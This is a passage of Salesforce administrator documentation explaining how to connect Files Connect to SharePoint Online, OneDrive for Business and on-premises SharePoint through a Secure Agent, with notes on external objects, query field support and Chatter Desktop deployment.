     SharePoint Online

     ```
     <AppPermissionRequests>
      <AppPermissionRequest Scope="[SCOPE]" Right="[PLACEHOLDER]"/>
     </AppPermissionRequests>
     ```

     OneDrive for Business

     ```
     <AppPermissionRequests>
      <AppPermissionRequest Scope="http://sharepoint/content/tenant"
     Right="[PLACEHOLDER]"/>
      <AppPermissionRequest Scope="http://sharepoint/social/tenant" Right="Read"/>
     </AppPermissionRequests>
     ```

6. For SharePoint Online, replace [SCOPE] with one of these values.

Important: Office 365 recognizes only these scope URLs; copy them exactly, without changes.

- `http://sharepoint/content/sitecollection/web` to let users access a single site (but not its subsites).
- `http://sharepoint/content/sitecollection` to let users access a single site collection (including all subsites).
- `http://sharepoint/content/tenant` to let users access all site collections.

7. Replace [PLACEHOLDER] with one of these values:
   - `Read`
   - `Write`
   - `Manage`
   - `Full Control`

   For details about the differences between permission levels above, see the Microsoft website.
8. Click **Create**.

Edit the Authentication Provider in Salesforce

In Salesforce, replace the original placeholder values with the correct ones from the Office 365 app.

1. In Setup, enter *`Auth. Providers`* in the `Quick Find` box, then select **Auth. Providers**.
2. Click **Edit** next to the authentication provider you created previously.
3. Change the following values:
   - `Consumer Key`—Enter the Client Id you copied to a text file.
   - `Consumer Secret`—Enter the Client Secret you copied to a text file.
   - `Authorize Endpoint URL`—Enter the URL of the OAuthAuthorize.aspx page in Office 365. The URL format is as follows.

     SharePoint Online

     `https://`*`your company name`*`.sharepoint.com/`*`site collection path`*`/_layouts/15/OauthAuthorize.aspx`

     OneDrive for Business

     `https://`*`your company name`*`-my.sharepoint.com/_layouts/15/OauthAuthorize.aspx`
   - `Token Endpoint URL`— Enter a URL in the following format.

     SharePoint Online

     `https://accounts.accesscontrol.windows.net/`*`your company name`*`onmicrosoft.com/tokens/OAuth/2?resource=00000003-0000-0ff1-ce00-000000000000/`*`your company name`*`sharepoint.com@`*`your company name`*`.onmicrosoft.com`

     OneDrive for Business

     `https://accounts.accesscontrol.windows.net/`*`your company name`*`onmicrosoft.com/tokens/OAuth/2?resource=00000003-0000-0ff1-ce00-000000000000/`*`your company name`*`-my.sharepoint.com@`*`your company name`*`.onmicrosoft.com`
4. Click **Save**. Your authentication provider is now ready for use.

Define an External Data Source for SharePoint Online or OneDrive for Business

With Files Connect and Chatter, Salesforce can access content from Microsoft's cloud-based systems.

1. From Setup, enter *External Data Sources* in the Quick Find box, then select **External Data Sources**.
2. Click **New External Data Source**. Then set the following options.

Field	Description
Label	A user-friendly name for the data source displayed in the Salesforce user interface.
Name	A unique identifier used to refer to this external data source definition through the API. The **Name** field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	Choose **Files Connect: Microsoft SharePoint Online** or **Files Connect: Microsoft OneDrive for Business**.
Site URL	The URL of your SharePoint site, site collection, or web app. Important: The URL must begin with *https*. It should look like this: `https://salesforce.sharepoint.com/HRSite` (Don't copy the URL seen in the browser when accessing SharePoint. It should not look like this: `https://salesforce.sharepoint.com/HRSite/SitePages/Home.aspx`)
Exclude Other Site Collections	Accesses only the site collection specified by the URL, ignoring any other site collections. This should always be enabled if any users are currently allowed to access the root site collection.
Identity Type	The identity type used to authenticate to the external data source. Select **Per User** to require separate credentials for each user who accesses the data source.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define an external data source:

- "Customize Application"

Field	Description
	(Administrators must enable the data source for specific permission sets and profiles. Users then enter their credentials when first accessing the data source.) Select **Named Principal** to use the same set of credentials for every user who accesses the data source from Salesforce.
`Authentication Protocol`	The protocol used to access SharePoint Online. Select **OAuth 2.0**.
`Authentication Provider`	Enter the SharePoint Online authentication provider.
`Scope`	Leave blank.
`Start Authentication Flow on Save`	Select to immediately test your settings or to create an external object for this external data source.

SEE ALSO:

The Files Connect Setup Process

Set Up a Secure Agent for SharePoint 2010 or 2013

A Secure Agent provides secure communication between Salesforce and on-premises data in SharePoint 2010 or 2013. The Files Connect on-premises solution is available only to customers who already own the license.

Note: The Secure Agent setup process is available only to customers who have the paid permission set license, "Files Connect for on-premises external data sources." This license is no longer available for purchase.

To fully configure a Secure Agent, complete these steps:

1. Create a Connected App for the Secure Agent
2. Create a Profile and User Specific to the Secure Agent
3. Create the Agent in Salesforce, and Download the Installer to Your Server
4. Install and Run the Agent on a Windows Server or a Linux Server
5. Install Secure Agent Plug-ins for Your On-premises Data Source
6. Update Previously Installed Plug-ins
7. Import Any Required Certificates
8. Track and Troubleshoot Secure Agent Activity

Tip: For a visual walk-through, see this video tutorial of Secure Agent setup.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up a Secure Agent:
- "Customize Application"

Create a Connected App for the Secure Agent

1. In Setup, enter *Apps* in the Quick Find box, then select **Apps**.
2. In the Connected Apps section, click **New**.
3. In the Basic Information section, enter the following settings:
   - Connected App Name—Enter a distinctive name like "Secure Agent App."
   - API Name—Leave the default value.
   - Contact Email—Enter your administrator's address.
4. In the API section, select **Enable OAuth Settings**, and enter the following settings:
   - Callback URL—Enter https://login.salesforce.com for a production instance, or https://test.salesforce.com for a sandbox.
   - Use Digital Signatures—*Deselect* this option.
   - Selected OAuth Scopes—Add "Access and manage your data (api)" and "Perform requests on your behalf at any time (refresh_token, offline_access)."
5. Click **Save**.
6. In Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps.
7. Next to the new app, click **Edit**, and then enter the following settings:
   - Permitted Users—Select "Admin approved users are pre-authorized."
   - IP Relaxation—Select "Relax IP restrictions."
8. Click **Save**.

Create a Profile and User Specific to the Secure Agent

1. In Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Next to the Standard User profile, click **Clone**.
3. For Profile Name, enter a distinctive name like "Secure Agent profile."
4. Click **Save**.
5. Next to the new profile, click **Edit**.
6. In the Connected App Access section, select the connected app you created for the agent.
7. In the Administrative Permissions section, select **Modify Secure Agents**.
8. Click **Save**.
9. In Setup, enter *Users* in the Quick Find box, then select **Users**.
10. Click **New User**.
11. For Profile, select the profile you created for the agent. Then complete the remaining required fields, and click **Save**.

    Important: Be sure to *deselect* "Generate new password and notify user immediately."

Create the Agent in Salesforce, and Download the Installer to Your Server

1. In Setup, enter *Secure Agents* in the Quick Find box, then select **Secure Agents**.

2. Click **New Secure Agent**.
3. Enter a **Label** for the user interface and **Name** for the API.

   Note: Choose the label carefully, because you can't change it. Salesforce relies on a consistent label to remain connected to the agent.
4. For **Proxy User**, enter the user you created for the Secure Agent.
5. Click **Save**.
6. On the details page, click **Download Installer**, and then choose **Linux Agent** or **Windows Agent**.
7. In Setup, enter *Apps* in the `Quick Find` box, then select **Apps**, and click the name of the connected app you created. Then, in the API section, copy the Consumer Key value to a text file.
8. To your server, copy the text file and the downloaded installer file (sfdc-agent.zip for Windows, or sfdc-agent.run for Linux).

   Important: Make sure the server can access both Salesforce and your on-premises data source, and has Java 6.x or 7.x installed.

Install and Run the Agent on a Windows Server

1. Extract the files in sfdc-agent.zip. Then double-click SecureAgentInstaller.exe
2. Click **Next**, and enter an installation folder. Click **Next** again, and finish initial installation.
3. When the configuration window appears, enter proxy settings used to connect to Salesforce.

   Tip: To change proxy settings after installation (due to a new password for example), enter the *agent:proxyconfig* command in the agent interface.
4. For Login Server Type, choose **Production** or **Sandbox**.

   Tip: To later change this and following configuration settings, you must uninstall and reinstall the agent.
5. For Oauth Client Key, enter the Consumer Key value you copied to the text file.
6. For Encryption Settings, select one of the following:
   - **Generate** to randomly generate a 1,024-bit public/private key pair. See the Re-use existing certificate setting if you need another key size. Then note the displayed path to the generated *.509 certificate file. You reference this path in the Salesforce connected app.
   - **Re-use existing keystore** to reuse a key pair from a previous agent installation. The keystore is in this location: *[agent installation folder]\etc\auth.jks*.

     Note: If you select an existing keystore, skip to step 10.
   - **Re-use existing certificate** to select your own certificate and private key. This option enables you to use a different key size. Contact Salesforce for more information.
7. In Salesforce, from Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
8. Click **Edit** next to the connect app, and select **Use Digital Signatures**.
9. Click **Choose File**, and select the *.509 certificate. Then click **Save**.
10. Return to the agent installer, and click **Next** to complete the installation.
11. Click **Install Agent as Service** to start the "Salesforce Secure Agent" service on your server.

Tip: To access services in Windows, choose **Start** > **Administrative Tools** > **Services**.

Install and Run the Agent on a Linux Server

1. Run the installer using one of these commands:
   - Production instance:

     ```
     ./sfdc-agent.run
     ```

   - Sandbox instance:

     ```
     ./sfdc-agent.run -l https://test.salesforce.com
     ```

   - Production instance with your own public/private key pair:

     ```
     ./sfdc-agent.run -l https://login.salesforce.com -p [private key filename].PKCS8 -f
     [public key filename].X509
     ```

   - Production instance with a keystore generated during a previous installation:

     ```
     ./sfdc-agent.run -l https://login.salesforce.com -j [path to *.jks file]
     ```

     You'll find the *.jks file here: *[agent installation folder]/etc/auth.jks*
2. Follow the on-screen instructions to enter an installation folder and proxy settings.

   Tip: To change proxy settings after installation, enter the *agent:proxyconfig* command in the agent interface.
3. When the installer prompts you for an Oauth Client Key, enter the Consumer Key value you copied to the text file.

   Note: If you specified a keystore generated during a previous installation, skip to step 8.
4. If prompted, generate a random 1,024-bit public/private key pair. Then note the displayed path to the generated *.509 certificate file. You reference this path in the Salesforce connected app.

   Note: Contact Salesforce if you need to use a different key size.
5. In Salesforce, from Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
6. Click **Edit** next to the connect app, and select **Use Digital Signatures**.
7. Click **Choose File**, and select the *.509 certificate. Then click **Save**.
8. Return to the agent installer, and press Enter to complete the installation.
9. Start the agent with this command: *[agent installation folder]/bin/start*

Install Secure Agent Plug-ins for Your On-premises Data Source

To connect a Secure Agent to an external data source in Salesforce, you need to install the necessary plug-ins.

1. In Setup, enter *Secure Agents* in the `Quick Find` box, then select **Secure Agents**.
2. Click an agent name to access its details page.
3. In the Secure Agent Plugins list, click **New**.

For SharePoint 2010 or 2013, you'll need to install the following plug-ins:

- Files Connect SharePoint
- Files Connect Remote Connector Service
- Secure Transport Client Service

4. To install a plug-in, select it from the Type menu, enter a distinctive name, and click **Save**. Repeat the process for each required plug-in.

Update Previously Installed Plug-ins

When plug-in updates are available, administrators receive weekly email notifications.

1. In Setup, enter *Secure Agents* in the Quick Find box, then select **Secure Agents**.
2. In the Secure Agent Plugins list, if the Update Available column states "Yes," click **Edit** for that plug-in.
3. Select **Update to the recommended version on save**, and click **Save**.

Import Any Required Certificates

In the agent interface, you can press the TAB key to access a variety of commands. If your SharePoint server requires a self-signed certificate, or a certificated signed by an unofficial authority, you must use the *rcs:importcert* command. Then enter the path to import the self-signed certificate, or the root certificate of the authority, into the Secure Agent trust store.

The *rcs:listcert* command lists all certificates currently in the trust store, while *rcs:deletecert* deletes the specified certificate from the store.

Track and Troubleshoot Secure Agent Activity

Download log files to precisely monitor agent events.

1. In Setup, enter *Secure Agents* in the Quick Find box, then select **Secure Agents**.
2. Click the name of a previously created Secure Agent to open its detail page.
3. Click either of the following:
   - **Download Logs** to download a compressed .zip file containing text logs.
   - **Download Diagnostics** to see the current agent state, including the list of installed plug-ins and Java virtual machine status.

Ensure Access with Secure Agent Clusters

Secure Agent clusters provide failover protection, ensuring that Salesforce users can always access on-premises external data sources like SharePoint 2010 or 2013.

Note: The Secure Agent setup process requires a paid permission set license, "Files Connect for on-premises external data sources." This license is no longer available for purchase.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Secure Agent clusters:
- "Customize Application"

Create the Secure Agent Cluster

1. Create multiple Secure Agents on different servers by repeating this process: Set Up a Secure Agent.
2. From Setup, enter *Secure Agent Clusters* in the Quick Find box, then select **Secure Agent Clusters**.
3. Click **New Secure Agent Cluster**.
4. Enter a **Label** for the user interface and **Name** for the API.
5. To add available agents to the cluster, select them, and click **Add**.

   Change the priority order in which agents are used by moving them up or down in the Selected Secure Agents list. The accessible agent with highest priority is used first.
6. Click **Save**.

Check Cluster Status

1. From Setup, enter *Secure Agent Clusters* in the Quick Find box, then select **Secure Agents Clusters**.
2. Click a cluster name to access its details page.
3. Note the overall status for the cluster. Green indicates that all agents are accessible, yellow that some are, and red that none are.
4. Note the status of individual agents and these additional details:
   - The Priority column shows the order in which agents are used. To change priority, click **Edit**, and move agents up or down in the Selected Secure Agents list.
   - The Active column indicates which agent is currently in use.

Define an External Data Source for SharePoint 2010 or 2013

Let Salesforce access data in your on-premises system. Files Connect and Chatter make it possible. The Files Connect on-premises solution is available only to customers who already own the license.

Note: This setup process is available only to customers who have the paid permission set license, "Files Connect for on-premises external data sources." This license is no longer available for purchase.

1. From Setup, enter *External Data Sources* in the Quick Find box, then select **External Data Sources**.
2. Click **New External Data Source**. Then set the following options.

Field	Description
Label	A user-friendly name for the data source displayed in the Salesforce user interface.
Name	A unique identifier used to refer to this external data source definition through the API. The **Name** field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	Choose **Files Connect: Microsoft SharePoint**
Secure Agent	A service running on a Linux or Windows server on your intranet that lets you securely connect Salesforce to your on-premises SharePoint server. See Set Up a Secure Agent for SharePoint 2010 or 2013.
Site URL	The URL of your SharePoint site, site collection, or web app. Important: The URL must begin with *https* and end with the site name. (Don't copy the URL seen in the browser when accessing SharePoint.)
Identity Type	The identity type used to authenticate to the external data source. Select **Per User** to require separate credentials for each user who accesses the data source. (Administrators must enable the data source for specific permission sets and profiles. Users then enter their credentials when first accessing the data source.)

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define an external data source:

- "Customize Application"

Field	Description
	Select **Named Principal** to use the same set of credentials for every user who accesses the data source from Salesforce.
`Authentication Protocol`	The protocol required to access SharePoint. Select **Password Authentication**. (This option supports HTTP Basic and NTLM authentication.)
`Administration Username`	The username Salesforce uses to test the connection to SharePoint. You don't need to enter a SharePoint administrator's username. However, ensure that the credentials you use have adequate privileges to access the data source, perform searches, and return information.
`Administration Password`	The password Salesforce uses to test the connection to SharePoint.

Note: Salesforce users can't access SharePoint 2010 if anonymous access is enabled for the web application.

SEE ALSO:

The Files Connect Setup Process

Include a Files Connect Data Source in Global Search

Combine searches for Salesforce data with external data from Google Drive, SharePoint, OneDrive for Business, or Box. Via the API, developers can automate the process with supported SOQL or SOSL queries.

To include external data in global searches or API queries, first create a related external object. External objects behave similarly to custom objects, but map to data stored outside Salesforce in an external system like SharePoint. Each external object maps to a data table, and the object fields map to accessible table columns.

Tip: External objects support lookup relationships similar to custom objects, letting you integrate external data into related lists and other areas throughout Salesforce. For details, see External Object Relationships.

To fully configure global search, complete these steps:

1. Choose the Layout for Global Search Results
2. Create an External Object from an External Data Source
3. Give Users Access to the External Object Fields
4. Create a Custom Tab for the External Object (Lightning Experience Only)

To automate search with SOQL or SOSL, review the supported queries for your data source:

- SOQL and SOSL Support for SharePoint and OneDrive External Objects
- SOQL and SOSL Support for Google Drive External Objects

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create an external object and provide access to its fields:

- "Customize Application"

Choose the Layout for Global Search Results

By default, Files Connect external objects use the standard search results layout for Chatter and the Files tab. If you want to display customized search layouts for these objects, complete these quick steps.

1. From Setup, enter *Files Connect Settings* in the Quick Find box, then select **Files Connect Settings**.
2. Select **Use External Object Search Layout**.

Create an External Object from an External Data Source

1. Define an external data source that supports search:
   - SharePoint Online or OneDrive for Business
   - SharePoint 2010 or 2013
   - Google Drive
   - Box
2. In Setup, enter *External Data Sources* in the Quick Find box, then select **External Data Sources**.
3. Click the data source name to access the details page.
4. Click **Validate and Sync**.

   Note: Note: If the **Validate and Sync** button is disabled, edit the **Authentication Settings for External Systems** on page 5685 to enable the Start Authentication Flow on Save checkbox.

5. Select the table named "items_[data source]." Then click **Sync** to create an external object that maps to the entire source.

   Now you deploy the object to make the data it contains available to users.

6. Choose **Build** > **Develop** > **External Objects**.
7. Click **Edit** next to the new external object.
8. At the bottom of the page, click **Deployed**, and then click **Save**.

Give Users Access to the External Object Fields

1. In Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Click a permission set in which you enabled Files Connect.
3. In the Apps section, click **Object Settings**.
4. Click the name of the external object.
5. Click **Edit**, and enable the necessary Read permissions (for the object itself, and all fields you want to reveal in Salesforce).
6. Click **Save**.

Create a Custom Tab for the External Object (Lightning Experience Only)

1. In Setup, enter *Tabs* in the search bar, then select **Tabs**.
2. Click **New** in the Custom Object Tabs section.
3. In Step 1 of the setup wizard, enter the name of the custom object you created from your external data source.
4. In Step 2, choose the availability and visibility of the tab to profiles. The tab does not need to be visible, but it does need to be accessible—choose either **Default On** or **Tab Hidden**.
5. Complete Step 3 and click **Save**.

SOQL and SOSL Support for SharePoint and OneDrive External Objects

SharePoint and OneDrive external objects support these standard fields and any custom fields you enable.

Note: Queries on specific fields return only documents that the external data source indexed.

Field Name	Queryable	Sortable
Author	Yes	Yes
Comment	No	Yes
ContentLength	Yes	Yes
CreationDate	Yes	Yes
DisplayUrl	No	Yes
DownloadUrl	No	No
ExternalId	Yes	Yes

Field Name	Queryable	Sortable
IsFolder	Yes Note: Not supported for SharePoint 2010 or 2013.	Yes
MimeType	Yes	Yes
Name	Yes	Yes
UpdateDate	Yes	Yes
UpdatedBy	Yes	Yes

Note: You can also use ParentId_c as query criteria to retrieve the list of documents in a folder. However, that field isn't displayed in query results unless your query specifies a ParentId__c value.

SOQL and SOSL Support for Google Drive External Objects

Files Connect supports all standard Google Drive properties, but not custom properties. The following properties have different field names in Salesforce external objects:

Google Property	Salesforce Field
alternateLink	DisplayUrl
createDate	CreationDate
description	Comment
downloadURL	contentStreamUri
editable	readOnly
fileSize	ContentLength
id	ExternalId
lastModifyingUserName	UpdatedBy
mimeType	MimeType
modifiedDate	UpdateDate
ownerNames	Author
originalFilename	contentStreamFileName
title	Name

This subset of fields supports SOQL and SOSL queries. (None are sortable, reflecting limitations in the Google Drive API.)

- CreationDate
- lastViewedByMeDate

- `MimeType`
- `Name`

  Note: Google Drive queries on the `Name` field support only one wildcard, %. Searches using this wildcard match only name prefixes. For example, the title "HelloWorld" would be returned with the query *`Name LIKE "Hello%"`* but not *`Name LIKE "%World"`*.

- `sharedWithMe`

  Note: Queries on the `sharedWithMe` field with a value of "false" are not supported, protecting confidential data.

- `starred`
- `UpdateDate`

SEE ALSO:

The Files Connect Setup Process

Include SharePoint Custom Properties in Search, SOQL, and SOSL Queries

Include SharePoint Custom Properties in Search, SOQL, and SOSL Queries

After you create an external object for a SharePoint data source, some special steps are needed to search or query any custom properties it contains.

Configuring Custom Properties in SharePoint

External objects in Salesforce let you select and filter on these custom properties from SharePoint:

- Custom columns defined in a Custom Content Type
- Metadata from Microsoft Word, Excel, and other Office documents

To search on these custom properties in Salesforce, a corresponding Managed Property must be created by a Sharepoint administrator.

- To display these properties in external object fields, or use them in SOQL or SOSL `SELECT` queries, set the corresponding Managed Property to `Retrievable`. (In Sharepoint 2010, this option is labeled, "Allow this property to be used in scopes.")
- To filter on these properties in external objects, or use them as query criteria in a SOQL or SOSL `WHERE` clause, set the corresponding Managed Property to `Queryable`.

Querying Resulting Fields in Salesforce

In the examples below, `CustomProperty` stands for the Custom column name defined in the Custom Content Type, or the Office document metadata name. `ManagedCustomProperty` stands for the corresponding Managed Property name.

SharePoint 2010

Use `CustomProperty` in the `SELECT` clause and `ManagedCustomProperty` in the `WHERE` clause. Two corresponding fields must exist for the external object in Salesforce: one for selecting, the other for filtering.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Files Connect for cloud-based external data sources is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Files Connect for on-premises external data sources is available for an extra cost in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create an external object and provide access to its fields:

- "Customize Application"

Here's a SOQL example:

```
SELECT CustomProperty FROM items_sp2010_x WHERE ManagedCustomProperty=...
```

SharePoint 2013 and Online

In most cases, `ManagedCustomProperty` can be used for both the `SELECT` and `WHERE` clause.

Here's a SOQL example:

```
SELECT ManagedCustomProperty FROM items_sp2013_x WHERE ManagedCustomProperty=...
```

However, for file types SharePoint doesn't index for search, such as .jpg, .png, and .pdf files, you must use `CustomProperty` in the `SELECT` clause and `ManagedCustomProperty` in the `WHERE` clause. As a workaround, you can define an alias on the Managed Property in SharePoint and format queries like this:

```
SELECT Alias FROM items_sp2013/Online WHERE Alias=...
```

Tip: Normally, custom properties aren't displayed on external object detail pages—defining an alias also addresses this issue.

Boolean Custom Properties

When using boolean (Yes/No) custom properties with a corresponding Managed Property set to the Text type, the corresponding external object field must be set to the Text type as well. In filters, the values "0" and "1" equal false and true, respectively. For example:

```
WHERE customBooleanWithTextManagedProperty="1"
```

"0" and "1" are also displayed as results, however, so boolean custom properties should use a Managed Property type of YesNo. Set the corresponding external object field to Checkbox to query it with standard `true` or `false` values. For example:

```
WHERE customBooleanWithYesNoManagedProperty=true
```

Metadata in Microsoft Office Documents

The Sharepoint Search service returns all metadata from Office documents as strings, so corresponding external object fields must be set to the Text type.

Dates are returned in the format, MM/DD/YYYY hh:mm:ss AM/PM, (for example, "3/31/2015 9:59:00 PM"). To query on fields using the Date type, the external object must include a corresponding Date field for filtering, and a Text field for selecting.

Limitations for Specific SharePoint Property Types in Salesforce

All versions

- Number, Currency, and Choice multiple properties can't be selected for file types SharePoint doesn't index for search. By default, this includes image, video, and .pdf files, although .pdf files are natively indexed starting with SharePoint 2013.

SharePoint 2010

- Number, Choice multiple, and Currency properties can't be selected.
- Date properties can be selected but results are unlikely to be formatted in UTC (Coordinated Universal Time), so values may reflect a different time zone than expected.

SharePoint 2013

- Multiple Line of Text, URL, Date, and Choice Dropdown properties aren't queryable.
- Choice Dropdown, Choice multiple, URL, and Date properties can't be selected.

SharePoint Online

- Multiple Line of Text, URL, and Date properties aren't queryable.
- Choice multiple and URL properties can't be selected.

SEE ALSO:

Include a Files Connect Data Source in Global Search

Define a Simple URL External Data Source

If Chatter is enabled for your organization, Salesforce can access data hosted on another Web domain for use in the Files tab and feed.

1. From Setup, enter *External Data Sources* in the Quick Find box, then select **External Data Sources**.
2. Click **New External Data Source**. Then set the following options.

Field	Description
Label	A user-friendly name for the data source displayed in the Salesforce user interface.
Name	A unique identifier used to refer to this external data source definition through the API. The **Name** field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	Choose **Simple URL**.
URL	The URL of the server hosting data outside of Salesforce, which must begin with *http://* or *https://*.
Default External Repository	Used for SharePoint® Online®. If metadata is not accessible, use this field to create tables and default table fields.
Large Icon	Specify an icon to easily identify the data source in the Salesforce user interface. First define the icon as a static resource in Salesforce. For more information, see Defining Static Resources.
Small Icon	Specify an icon to easily identify the data source in the Salesforce user interface. First define the icon as a static resource in Salesforce. For more information, see Defining Static Resources.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define an external data source:

- "Customize Application"

Field	Description
`Identity Type`	The identity type used to authenticate to the external data source. Select **Anonymous**, which doesn't require users to provide credentials when accessing the data source.
`Authentication Protocol`	The protocol required to access the data source. Select **No Authentication**.

Note: Simple URL data sources can't be included in global search, so the "Validate and Sync" option isn't supported.

Note: SOQL queries can't be performed on the external objects created from Simple URL data sources.

Chatter Desktop

Control access to Chatter Desktop and install and configure the Chatter Desktop Managed Version.

Control Access to Chatter Desktop

Chatter Desktop is enabled for most organizations, but administrators can control access to Chatter Desktop.

Install Chatter Desktop Managed Version

Salesforce provides two Chatter Desktop installers: a standard version for individual installations and a managed version for enterprise deployments.

Configure Chatter Desktop Managed Version

Control Chatter Desktop settings by deploying an XML-based configuration file to each user's machine. The configuration in the file overrides the user's settings.

Enable and Assign Permissions to Use Code Snippets

Use code snippets to enter syntax-highlighted code samples through the publisher in Lightning Experience and self-service communities based on the Customer Service (Napili) template. To make code snippets available, enable them and assign the permission to use them. There are two ways to enable and assign code snippet permission: through a user profile (step 1) or through a permission set (step 2).

Control Access to Chatter Desktop

Chatter Desktop is enabled for most organizations, but administrators can control access to Chatter Desktop.

1. From Setup, enter *Chatter Desktop Settings* in the Quick Find box, then select **Chatter Desktop Settings**.
2. Select Enable Chatter Desktop to allow users to access Chatter data from Chatter Desktop.

   Deselect this option to block access to the Chatter Desktop self-installation page and prevent all instances of Chatter Desktop from accessing Chatter data.
3. Select Allow Chatter Desktop Managed Installations Only to prevent non-administrators from installing Chatter Desktop.

   For example, select this option if your IT department plans to deploy Chatter Desktop to your organization.
4. Save your changes.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

SEE ALSO:

Salesforce Chatter

Install Chatter Desktop Managed Version

Configure Chatter Desktop Managed Version

Install Chatter Desktop Managed Version

Salesforce provides two Chatter Desktop installers: a standard version for individual installations and a managed version for enterprise deployments.

The following are the minimum requirements for using Chatter Desktop:

- Windows
  - 2.33GHz or faster x86-compatible processor, or Intel Atom™ 1.6GHz or faster processor for netbook devices
  - Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate, or Enterprise (including 64 bit editions) with Service Pack 2, or Windows 7
  - 512MB of RAM (1GB recommended)
- Mac
  - Intel® Core™ Duo 1.83GHz or faster processor
  - Mac OS X v 10.5, 10.6, or v10.7
  - 512MB of RAM (1GB recommended)

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

Important: Chatter Desktop uses Adobe® Integrated Runtime (AIR®), Adobe's cross-platform runtime environment for desktop applications, and only runs on operating systems that Adobe AIR supports. Chatter Desktop does not run on operating systems that Adobe AIR does not support, such as 64-bit Linux. See the Adobe website for information on Adobe AIR.

The managed version of Chatter Desktop is ideal for enterprises deploying Chatter Desktop to users who don't have administrator privileges on their machines. The managed version:

- Doesn't automatically install AIR—your IT department must obtain a redistribution agreement from Adobe Systems Incorporated and deploy the required version of AIR before deploying Chatter Desktop
- Requires your IT department to accept the Chatter Desktop managed version end user license agreement on behalf of the users to which Chatter Desktop is deployed
- Doesn't automatically post to Chatter the first time Chatter Desktop launches
- Doesn't regularly check Salesforce for new versions

To install the managed version:

1. Deploy Adobe® Integrated Runtime (AIR®) version 2.6 or later (the latest version is recommended) to the machines on which you plan to deploy Chatter Desktop.

   AIR is Adobe's cross-platform runtime environment for desktop applications, and is a prerequisite for Chatter Desktop.

   Tip: Visit these links before deploying AIR:

   - AIR® overview:
     `http://www.adobe.com/devnet/air/articles/distributing_air_in_enterprise.html`
   - Information on obtaining an AIR® redistribution license from Adobe Systems Incorporated:
     `http://www.adobe.com/products/air/runtime_distribution1.html`
   - Installation information:
     `http://help.adobe.com/en_US/air/redist/WS485a42d56cd19641-70d979a8124ef20a34b-8000.html`
   - Administration information:
     `http://help.adobe.com/en_US/air/admin/WS485a42d56cd1964167ea49bd124ef17d52a-8000.html`

2. From Setup, enter *Chatter Desktop Settings* in the Quick Find box, then select **Chatter Desktop Settings**.
3. Click the link to download the managed version.

Important: Chatter Desktop uses Adobe® Acrobat® Reader to preview PDF files. Before previewing files with Chatter Desktop, download Adobe Acrobat from Adobe's website, install it, and open it at least once to complete the installation.

SEE ALSO:

Control Access to Chatter Desktop

Configure Chatter Desktop Managed Version

Configure Chatter Desktop Managed Version

Control Chatter Desktop settings by deploying an XML-based configuration file to each user's machine. The configuration in the file overrides the user's settings.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Developer**, and **Database.com** Editions

Salesforce CRM, Approvals, Chatter email notifications, Chatter Invitations, and customer invitations are not available in **Database.com**.

1. Create a file named `.chatterdesktop`, add a `chatterdesktop` parent element with two child elements, `config` and `servers`.
2. Inside the `config` element, create the child elements listed in this table and add an `default` and an `editable` attribute. Both attributes can have the value *`true`* or *`false`*.

   To make a child element the default setting, set the element's `default` attribute to *`true`*. To allow users to change a default setting through the user interface, set the element's `editable` attribute to *`true`*.

Child Element	Description
`launchOnStartup`	Launches the application on startup.
`minimizeOnClose`	Minimizes the application on close.
`notifications`	Enables popup notifications.
`criticalAlerts`	Enables alerts for new feed posts and comments by highlighting the taskbar icon (Windows) or causing the dock icon to bounce (Mac OS).
`bringToForeground`	Brings Chatter Desktop to the foreground for new feed posts and comments.
`alwaysOnTop`	Enables Chatter Desktop to always display in the foreground.
`chatWindowToForeground`	Enables the chat window to display in the foreground when a new chat is received (Mac only).
`chatSoundEnabled`	Enables sounds for new chats received.
`playSoundForEveryMessage`	Enables sounds for all chats received.

